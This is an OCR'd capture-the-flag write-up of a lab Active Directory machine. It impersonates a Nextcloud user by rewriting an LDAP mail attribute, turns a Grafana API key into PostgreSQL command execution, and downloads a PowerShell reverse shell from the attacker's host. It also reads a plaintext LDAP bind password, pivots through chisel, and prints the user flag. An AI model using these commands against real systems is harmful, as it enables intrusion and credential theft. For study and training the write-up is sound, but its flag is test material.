


Bloodhound

We can perform an enumeration of the ADCS and related vulnerabilities (ESC) using `certipy` but we have no interesting results that would allow us to escalate our privileges using a poor ADCS configuration :

```
rayanlecat@htb-uni /workspace # certipy find -u "colivera"@umbrella.htb -p
'Cat1337!' -stdout -dc-ip 10.129.229.149 -vulnerable
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'umbrella-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'umbrella-DC01-CA' via
CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied
error.
[*] Trying to get CA configuration for 'umbrella-DC01-CA' via RRP
[*] Got CA configuration for 'umbrella-DC01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : umbrella-DC01-CA
    DNS Name                            : dc01.umbrella.htb
    Certificate Subject                 : CN=umbrella-DC01-CA, DC=umbrella, DC=htb
    Certificate Serial Number           : 5DC20D9CD8A9658C46ED1DC0E00B8212
    Certificate Validity Start          : 2023-10-20 14:14:26+00:00
    Certificate Validity End            : 2123-10-20 14:24:25+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : UMBRELLA.HTB\Administrators
      Access Rights
        ManageCertificates              : UMBRELLA.HTB\Administrators
                                          UMBRELLA.HTB\Domain Admins
                                          UMBRELLA.HTB\Enterprise Admins
        ManageCa                        : UMBRELLA.HTB\Administrators
                                          UMBRELLA.HTB\Domain Admins
                                          UMBRELLA.HTB\Enterprise Admins
        Enroll                          : UMBRELLA.HTB\Authenticated Users
Certificate Templates                   : [!] Could not find any certificate
templates
```

Now that we've checked that there was nothing to exploit in terms of rights on the domain and the ADCS, we can look at the Nextcloud. However, when we try to access it, we're redirected to `adfs.umbrella.htb`, which we haven't yet added to our hosts file, so the name resolution can't succeed :




Error

```
echo '10.129.229.149 adfs.umbrella.htb' | sudo tee -a /etc/hosts
```

Now that we've added the FQDN (Fully Qualified Domain Name) to our hosts file, we can access the ADFS and authenticate using the credentials of one of the accounts we have compromised :


ADFS

When we are redirected to the Nextcloud after authentication, we notice that our account does not have the rights to connect to the Nextcloud :



Nextcloud

When we go back to Bloodhound, we can see that the users we've compromised are not in the `Nextcloud Users` group :



Bloodhound

We need to find a way of connecting as one of the users in the `Nextcloud Users` group, when we analyse the requests made during the authentication, at some point a `POST` request to `https://prd23-nextcloud.umbrella.htb/apps/user_saml/saml/acs` is made. When we decode the SAML data transmitted using SamlTool, we see the following information :

```
...[snip]...
<AttributeStatement>
<Attribute Name="userPrincipalName">
<AttributeValue>colivera@umbrella.htb</AttributeValue>
</Attribute>
<Attribute Name="http://schemas.xmlsoap.org/ws/2005/05/identity/claims/givenname">
<AttributeValue>Carlos</AttributeValue></Attribute>
<Attribute Name="sAMAccountName"><AttributeValue>colivera</AttributeValue>
</Attribute>
<Attribute Name="http://schemas.xmlsoap.org/claims/CommonName">
<AttributeValue>Carlos Olivera</AttributeValue>
</Attribute>
</AttributeStatement>
...[snip]...
```

This is the attribute mapping that is sent to Nextcloud for SSO authentication. Nextcloud generally uses email to map users to their accounts, and we can see that each user's attributes include an email attribute ;

```
rayanlecat@htb-uni /workspace # ldeep ldap -s 10.129.229.149 -u colivera -p
'Cat1337!' -d umbrella.htb users -v | jq '.[] | select(.sAMAccountName ==
"colivera") | .mail'
"colivera@umbrella.htb"
```


We can therefore try to modify the email attribute with the email of a user who is in the Nextcloud users group. We could also have tried to modify the UPN (userPrincipalName) which could also have enabled another account to be hijacked but a UPN must be unique which means we cannot have two users with the same UPN, to check that we can edit the mail attribute we list the ACEs :

```
rayanlecat@htb-uni /workspace # dacledit.py umbrella.htb/colivera:Cat1337! -dc-ip
10.129.229.149 -target colivera -principal-sid S-1-5-10
...[snip]...
[*] ACE Type: ACCESS_ALLOWED_OBJECT_ACE
[*] ACE flags: None
[*] Access mask: WriteProperty
[*] Flags: ACE_OBJECT_TYPE_PRESENT
[*] Object type (GUID): Public-Information (...)
[*] Trustee (SID): Principal Self (S-1-5-10)
...[snip]...
```

We actually have the rights to modify the mail attribute, so we're going to modify it with the mail of a provisioned user :

```
rayanlecat@htb-uni /workspace # cat user.ldif
dn: CN=Carlos Olivera,OU=IT Staff,OU=Employees,DC=umbrella,DC=htb
changetype: modify
replace: mail
mail: jvalentine@umbrella.htb

rayanlecat@htb-uni /workspace # ldapmodify -D "CN=Carlos Olivera,OU=IT
Staff,OU=Employees,DC=umbrella,DC=htb"  -w 'Cat1337!' -H ldap://dc01.umbrella.htb
-f user.ldif -v
ldap_initialize( ldap://dc01.umbrella.htb:389/??base )
replace mail: jvalentine@umbrella.htb
modifying entry "CN=Carlos Olivera,OU=IT Staff,OU=Employees,DC=umbrella,DC=htb"
modify complete

rayanlecat@htb-uni /workspace # ldeep ldap -s 10.129.229.149 -u colivera -p
'Cat1337!' -d umbrella.htb users -v | jq '.[] | select(.sAMAccountName ==
"colivera") | .mail'
"jvalentine@umbrella.htb"
```

Once the email attribute has been modified, we can connect to the Nextcloud :



Nextcloud

Looking at the files to which we have access, we find a file that tells us about a Grafana dashboard and gives us the API key to access it :

Umbrella Corporation – Viral Outbreak

To: Department Heads
From: Jill Valentine
Subject: Deployment of Grafana Dashboard for Outbreak Monitoring

Dear Department Heads,

As the situation with the virus outbreak continues to escalate, it is imperative that we take every possible step to gain control and ensure the safety of our personnel and the general population. To that end, I'm pleased to announce the deployment of a Grafana dashboard, which will serve as a powerful tool for monitoring and managing the ongoing outbreak.

Grafana Dashboard Information:

- **URL**: http://prd23-grafana.umbrella.htb
- **Dashboard**: http://prd23-grafana.umbrella.htb/dashboard/snapshot/NV94t5GnSYoeWERV8gj0yQdeU1lKR7Pe
- **API Key**: glsa_KEUmkI0YaJqHvP1Bx6GHYNk5cssdj51T_4e581a63

Important.pdf

While researching what I could do on Grafana, I came across a CTF writeup which explained that we could make requests directly to a datasource, so I listed the datasources :

```
rayanlecat@htb-uni /workspace # curl -H "Authorization: Bearer
glsa_KEUmkI0YaJqHvP1Bx6GHYNk5cssdj51T_4e581a63" http://prd23-
grafana.umbrella.htb/api/datasources | jq .
[
  {
    "id": 1,
    "uid": "d251a4a7-1599-4e9f-bb43-58599d6cd6fb",
    "orgId": 1,
    "name": "PostgreSQL",
    "type": "postgres",
    "typeName": "PostgreSQL",
    "typeLogoUrl":
"public/app/plugins/datasource/postgres/img/postgresql_logo.svg",
    "access": "proxy",
    "url": "localhost:5432",
    "user": "rnd_dbuser",
    "database": "",
    "basicAuth": false,
    "isDefault": true,
    "jsonData": {
      "connMaxLifetime": 14400,
      "database": "umbrella",
      "maxIdleConns": 100,
      "maxIdleConnsAuto": true,
      "maxOpenConns": 100,
      "postgresVersion": 1600,
      "sslmode": "disable"
    },
    "readOnly": false
  }
```

So I tried to make a request to this PostgreSQL datasource to retrieve the version and it worked fine :

```
rayanlecat@htb-uni /workspace # curl -H "Authorization: Bearer
glsa_KEUmkI0YaJqHvP1Bx6GHYNk5cssdj51T_4e581a63" http://prd23-
grafana.umbrella.htb/api/ds/query -X POST --header 'Content-Type:
application/json' -d '{"queries":[{"datasource":{"uid":"d251a4a7-1599-4e9f-bb43-
58599d6cd6fb","type":"postgres"},"rawSql":"select version();","format":"table"}]}'
| jq .
{
  "results": {
    "A": {
      "status": 200,
      "frames": [
        {
          "schema": {
            "refId": "A",
            "meta": {
              "typeVersion": [
                0,
                0
              ],
              "executedQueryString": "select version();"
            },
            "fields": [
              {
                "name": "version",
                "type": "string",
                "typeInfo": {
                  "frame": "string",
                  "nullable": true
                }
              }
            ]
          },
          "data": {
            "values": [
              [
                "PostgreSQL 16.0, compiled by Visual C++ build 1935, 64-bit"
              ]
            ]
          }
        }
      ]
    }
  }
}
```

Now that we know we can make SQL requests to the datasource, we'll use this to get a command execution on the machine :

```
rayanlecat@htb-uni /workspace # curl -H "Authorization: Bearer
glsa_KEUmkI0YaJqHvP1Bx6GHYNk5cssdj51T_4e581a63" http://prd23-
grafana.umbrella.htb/api/ds/query -X POST --header 'Content-Type:
application/json' -d '{"queries":[{"datasource":{"uid":"d251a4a7-1599-4e9f-bb43-
58599d6cd6fb","type":"postgres"},"rawSql":"DROP TABLE IF EXISTS cmd_exec; CREATE
TABLE cmd_exec(cmd_output text); COPY cmd_exec FROM PROGRAM '\''whoami'\''; SELECT
* FROM cmd_exec;","format":"table"}]}' | jq .
{
  "results": {
    "A": {
      "status": 200,
      "frames": [
        {
          "schema": {
            "refId": "A",
            "meta": {
              "typeVersion": [
                0,
                0
              ],
              "executedQueryString": "DROP TABLE IF EXISTS cmd_exec; CREATE TABLE
cmd_exec(cmd_output text); COPY cmd_exec FROM PROGRAM 'whoami'; SELECT * FROM
cmd_exec;"
            },
            "fields": [
              {
                "name": "cmd_output",
                "type": "string",
                "typeInfo": {
                  "frame": "string",
                  "nullable": true
                }
              }
            ]
          },
          "data": {
            "values": [
              [
                "nt authority\network service"
              ]
            ]
          }
        }
      ]
    }
  }
}
```

Now that we know we can run commands on the machine, we're going to get a reverse shell from the machine (cf: Resources for the reverse shell) :


```
rayanlecat@htb-uni /workspace # curl -H "Authorization: Bearer
glsa_KEUmkI0YaJqHvP1Bx6GHYNk5cssdj51T_4e581a63" http://prd23-
grafana.umbrella.htb/api/ds/query -X POST --header 'Content-Type:
application/json' -d '{"queries":[{"datasource":{"uid":"d251a4a7-1599-4e9f-bb43-
58599d6cd6fb","type":"postgres"},"rawSql":"DROP TABLE IF EXISTS cmd_exec; CREATE
TABLE cmd_exec(cmd_output text); COPY cmd_exec FROM PROGRAM '\''powershell wget
http://10.10.14.2:8000/shell.ps1 -O C:/Windows/Tasks/shell.ps1'\''; SELECT * FROM
cmd_exec;","format":"table"}]}' | jq .
{
  "results": {
    "A": {
      "status": 200,
      "frames": [
        {
          "schema": {
            "refId": "A",
            "meta": {
              "typeVersion": [
                0,
                0
              ],
              "executedQueryString": "DROP TABLE IF EXISTS cmd_exec; CREATE TABLE
cmd_exec(cmd_output text); COPY cmd_exec FROM PROGRAM 'powershell wget
http://10.10.14.2:8000/shell.ps1 -O C:/Windows/Tasks/shell.ps1'; SELECT * FROM
cmd_exec;"
            },
            "fields": []
          },
          "data": {
            "values": []
          }
        }
      ]
    }
  }
}

rayanlecat@htb-uni /workspace # curl -H "Authorization: Bearer
glsa_KEUmkI0YaJqHvP1Bx6GHYNk5cssdj51T_4e581a63" http://prd23-
grafana.umbrella.htb/api/ds/query -X POST --header 'Content-Type:
application/json' -d '{"queries":[{"datasource":{"uid":"d251a4a7-1599-4e9f-bb43-
58599d6cd6fb","type":"postgres"},"rawSql":"DROP TABLE IF EXISTS cmd_exec; CREATE
TABLE cmd_exec(cmd_output text); COPY cmd_exec FROM PROGRAM '\''powershell
C:/Windows/Tasks/shell.ps1'\''; SELECT * FROM cmd_exec;","format":"table"}]}'

rayanlecat@htb-uni /workspace # rlwrap nc -nvlp 1337
...[snip]...
[DC01] PS C:\Windows\System32\> whoami
nt authority\network service
```

Shell as jvalentine@umbrella.htb :

Now that we have access to the machine, we can start enumerating what the machine contains, still in this enumeration phase we find credentials stored in the Grafana configuration files :


```
[DC01] PS C:\Program Files\GrafanaLabs\grafana\conf> cat ldap.conf
...[snip]...
bind_dn = "CN=Jill Valentine,OU=Virology,OU=Employees,DC=umbrella,DC=htb"
# Search user bind password
# If the password contains # or ; you have to wrap it with triple quotes. Ex
"""#password;"""
bind_password = 'Z2BgbeQSrH1L!'
...[snip]...
```

When we look at the groups on Bloodhound in which the user `jvalentine` is, we notice that the user is part of the `Nextcloud Admins` group :



Bloodhound

When we look at the Nextcloud machine account we see that in the OS attribute contains `pc-linux-gnu` :



Bloodhound

We can retrieve the machine's IP by pinging its FQDN :

```
[DC01] PS C:\Program Files\GrafanaLabs\grafana\conf> ping prd23-
nextcloud.umbrella.htb
Pinging prd23-nextcloud.umbrella.htb [172.16.20.20] with 32 bytes of data:
Reply from 172.16.20.20: bytes=32 ti2me<1ms TTL=64
Reply from 172.16.20.20: bytes=32 time<1ms TTL=64
Reply from 172.16.20.20: bytes=32 time<1ms TTL=64
Reply from 172.16.20.20: bytes=32 time<1ms TTL=64
Ping statistics for 172.16.20.20:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

To be able to enumerate what is exposed on the machine we will setup a SOCKS proxy using chisel :

```
rayanlecat@htb-uni /workspace # ./chisel server --socks5 --reverse -p 9002
2023/12/12 18:20:01 server: Reverse tunnelling enabled
2023/12/12 18:20:01 server: Fingerprint
ozICMjMslQjyktaN1mHO3BvjRWWIlrpALW5zc7t/tTA=
2023/12/12 18:20:01 server: Listening on http://0.0.0.0:9002

[DC01] PS C:\Windows\Tasks> .\chisel.exe client 10.10.14.2:9002 R:8888:socks

rayanlecat@htb-uni /workspace # echo 'socks5 127.0.0.1 8888' | sudo tee -a
/etc/proxychains.conf
```

Once we have setup our proxy we can scan the different ports exposed on the machine, and we find port 22 (SSH) and 443 (HTTPS) :

```
rayanlecat@htb-uni /workspace # proxychains -q nmap -sT -Pn -T5 172.16.20.20
Nmap scan report for 172.16.20.20
Host is up, received user-set (0.060s latency).
Scanned at 2023-12-12 18:22:49 CET for 0s

PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack
443/tcp open  https   syn-ack
```

Knowing that `jvalentine` is a member of the `Nextcloud Admins` group we try to connect to the machine and we obtain access :

```
rayanlecat@htb-uni /workspace # proxychains -q ssh jvalentine@172.16.20.20
jvalentine@172.16.20.20's password:
...[snip]...
Last login: Tue Nov 14 20:49:42 2023
jvalentine@umbrella.htb@prd23-nextcloud:~$
```

We can now flag user in the `jvalentine` home directory :

```
jvalentine@umbrella.htb@prd23-nextcloud:~$ cat user.txt
HTB{1mp3rs0n4710n_4t_1ts_f1n3s7}
```

